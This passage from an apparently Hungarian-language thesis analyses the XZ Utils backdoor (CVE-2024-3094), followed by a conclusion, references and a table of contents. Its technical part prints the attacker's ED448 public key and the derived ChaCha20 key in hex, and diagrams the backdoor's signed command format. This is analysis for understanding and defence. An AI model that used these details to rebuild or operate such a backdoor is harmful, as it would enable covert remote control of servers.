+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

A ciphertext-et, rejtjelezett szöveget a chacha20 segítségével kódolták, szimmetrikus kulcsként az ED448 nyilvános kulcs első 32 bájtját használva.

Tudjuk az, hogy a támadó ED448 publikus kulcsa a következő:

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
10 0c b0 6c 3a be 14 ee 89 55 d2 45 00 c7 7f 6e
20 d3 2c 60 2b 2c 6d 31 00
```

Tehát ez alapján a rejtjelezett szöveget tudjuk dekriptálni a következő kulcs-al:

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
```

A dekriptált ciphertext a következő formátumot követte:

```
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                     signature (114 bytes)                     |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    | x (1 bit) |            unused ? (14 bit)          | y (1 bit) |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |        unknown (8 bit)        |         length (8 bit)        |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |        unknown (8 bit)        |         command \x00          |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Az x és az y beállítása kissé eltérő code path-ekhez vezet. Az RFC-8032 ED448 signature a következő értékekkel lesz kiszámolva:


- A 32 bites magic value (pl. 02 00 00 00 00)
- A parancs előtti 5 bájtnyi mező [opcionális] a parancs hosszbájtjai
- Illetve a kiszolgáló hostkey sha256-os hash-jének első 32 bájtja.

Ami rendkívül ijesztő, hogy amilyen ködösen és alattomosan rejtették el a backdoor-t a teszt fájlokban, pont ugyanolyan alattomossággal rejtették el a parancsot amit a megfertőzött szerveren szeretnének futtatni, az SSH tanusítványok CA signing kulcsának N értékében. Ez azért is ijesztő, mert az emberek nem gyanakodnának erre, hiszen egy kriptográfiai kulcs csere során lényegében hasonló randomnak tűnő bináris adatokat küldünk és kapunk. Az hogy ezekben az adathalmazokban nem kívánt parancsok lettek volna elrejtve senkinek nem tűnt volna fel, hiszen normális esetben az emberek nem vizsgálnák ezeket a bináris adatokat.

Lényegében ez a backdoor lehetővé tette volna, hogy a támadó adminisztrátori hozzáférést kapjon bármely gép, szerver felett, ahol lefut az SSH parancs, amely tartalmazza a backdoort.[You24]

4. Összegzés

Az Ábra 3 egy jó áttekintésként szolgál arra, hogy meg lehessen érteni mennyire komplex volt ez a támadás. Sajnos sok minden nem tiszta még a támadás kivitelezésének technikai szempontjából, hiszen nagyon ködösítve volt minden része a fellelhető adatoknak is. Viszont úgy gondolom, hogy azáltal, hogy kiderült nem csak kivédtünk egy hihetetlenül veszélyes támadást (amely CVE-2024-3094, 10-es besorolást kapott), hanem ez az eset is felhívta a figyelmet arra, hogy mennyire fontos lenne több figyelmet szentelni a nyílt forráskódú szoftverek fejlesztőire. Nagyon sokszor ezek az emberek tiszta ingyen dolgoznak, egy-egy kulcsfontosságú szoftveren a mai modern digitális infrastruktúra szempontjából. Több segítséget kellene nyújtsanak azok a cégek, amelyek felhasználják ezeket a szoftvereket az ilyen fejlesztőknek mint Lasse, hiszen nélkülük nem működne a mai világ, ahogy azt megéljük.



3. ábra. Az XZ Backdoor áttekintése - (CVE-2024-3094) [Roc24]

Amennyire ártalmas lehetett volna viszont, annyi hasznot is hozott a támadás, az XZ projekt nagy publicitást kapott, sok fejlesztő nyitott volt, és segítséged ajánlott fel a projekt rendbehozásához. Az xz fejlesztői jelenleg is dolgoznak a fertőzött elemek eltávolításán, és a hibás elemek kijavításán. Lasse saját oldalán azt nyilatkozta, hogy szeretne egy cikket írni az esettel kapcsolatban, ahol több betekintést adna arra, hogy mi is történt valójában, viszont most jelenleg a projekt javítása a rövidtávú céljuk. [Col24b] A biztonsági szakembereknek sem lankadhat a figyelmük, hiszen talán ez volt az első eset, amikor valaki bináris teszt fájlokba, ennyire ködösítve rejtett el a backdoort. Valószínű, hogy a jövőre nézve sok hasonló stílusú támadás lesz megfigyelhető. Az kérdéses, hogy más szoftverek érintettek-e ilyen és hasonló támadások által, viszont ami biztos, az hogy a sok önkéntes nélkül akik éjszakákat, és heteket töltöttek a kódok visszafejtésében, nem érthettük volna meg a támadás mértékét. Véleményem szerint ez is egy jó példája annak, hogy mennyire erős az open source fejlesztőkből és kutatókból álló közösség, és hogy együttes erővel fantasztikus dolgokat tudunk létrehozni és megvédeni a támadóktól.

Hivatkozások

[Boe24] Evan Boehs. Everything i know about the xz backdoor. https://boehs.org/node/everything-i-know-about-the-xz-backdoor, Mar 2024.

[Col24a] Gynvael Coldwind. Xz/liblzma: Bash-stage obfuscation explained. https://gynvael.coldwind.pl/?lang=en&id=782, Mar 2024.

[Col24b] Lasse Collin. Xz utils backdoor. https://tukaani.org/xz-backdoor/, Apr 2024.

[Cox] Russ Cox. Timeline of the xz open source attack posted on monday, april 1, 2024.updated wednesday, april 3, 2024. https://research.swtch.com/xz-timeline.

[Fre24] Andres Freund. Oss-security - backdoor in upstream xz/liblzma leading to ssh server compromise. https://www.openwall.com/lists/oss-security/2024/03/29/4, Mar 2024.

[Goo15] Dan Goodin. Lenovo pcs ship with man-in-the-middle adware that breaks https connections. *Ars Technica*, 2015.

[Goo24] Dan Goodin. What we know about the xz utils backdoor that almost infected the world. https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/, Apr 2024.

[Roc24] Thomas Roccia. Xz outbreak (cve-2024-3094). https://twitter.com/fr0gger_/status/1774342248437813525, Mar 2024.

[Tho84] Ken Thompson. Reflections on trusting trust. *Communications of the ACM*, 27(8):761–763, 1984.

[Wik24] Xz utils. https://en.wikipedia.org/wiki/XZ_Utils, Apr 2024.

[xkc] xkcd: Dependency. https://xkcd.com/2347/.

[You24] https://youtu.be/vV_WdTBbww4?si=uz-JF1cAUvUQ7VbW, Apr 2024.

Tartalomjegyzék

1. Bevezetés **1**

1.1. A dolgozat motivációja . . . 1

1.2. Backdoor-ok (hátsó kapuk) és man-in-the-middle típusú támadások . . . 1

1.2.1. A backdoorok (hátsó kapuk) . . . 1

1.2.2. Man-in-the-middle típusú támadások . . . 1

2. Az XZ Backdoor-al kapcsolatos pszichológiai manipuláció **2**

2.1. A támadást megelőző történések . . . 2

2.1.1. Az XZ Utils szoftverkészlet háttértörténete . . . 2

2.1.2. 2021 - Kezdetek . . . 3

2.1.3. 2022 - Lasse Collin manipulálása . . . 3

2.1.4. 2023 - Jia Tan befolyása . . . 3

2.1.5. 2024 - Végső lépések . . . 4

2.2. Fontos személyek a támadást illetően . . . 4

2.2.1. Lasse Collin - A tökéletes célpont . . . 4

2.2.2. Jia Tan, Jigar Kumar, Dennis Ens és Hans Jansen . . . 5

2.2.3. Andres Freund - Aki nélkül nem derült volna fény a támadásra . . . 5

2.3. A támadás kivitelezésének kulcsa . . . 5

3. Az XZ Backdoor technikai oldala **5**

3.1. Megjegyzések . . . 5

3.2. Nulladik lépés – előkészületek . . . 5

3.3. Első lépés . . . 6

3.4. Második lépés . . . 9

3.4.1. A második lépés "kiterjesztési" mechanizmusa: . . . 9

3.4.2. A backdoor kibontása . . . 11

3.5. Mi történt volna ezek után? . . . 12

3.5.1. Hasznos információk a backdoor vizsgálatával kapcsolatban . . . 12

3.5.2. Hogyan is működik a backdoor? . . . 13

4. Összegzés **14**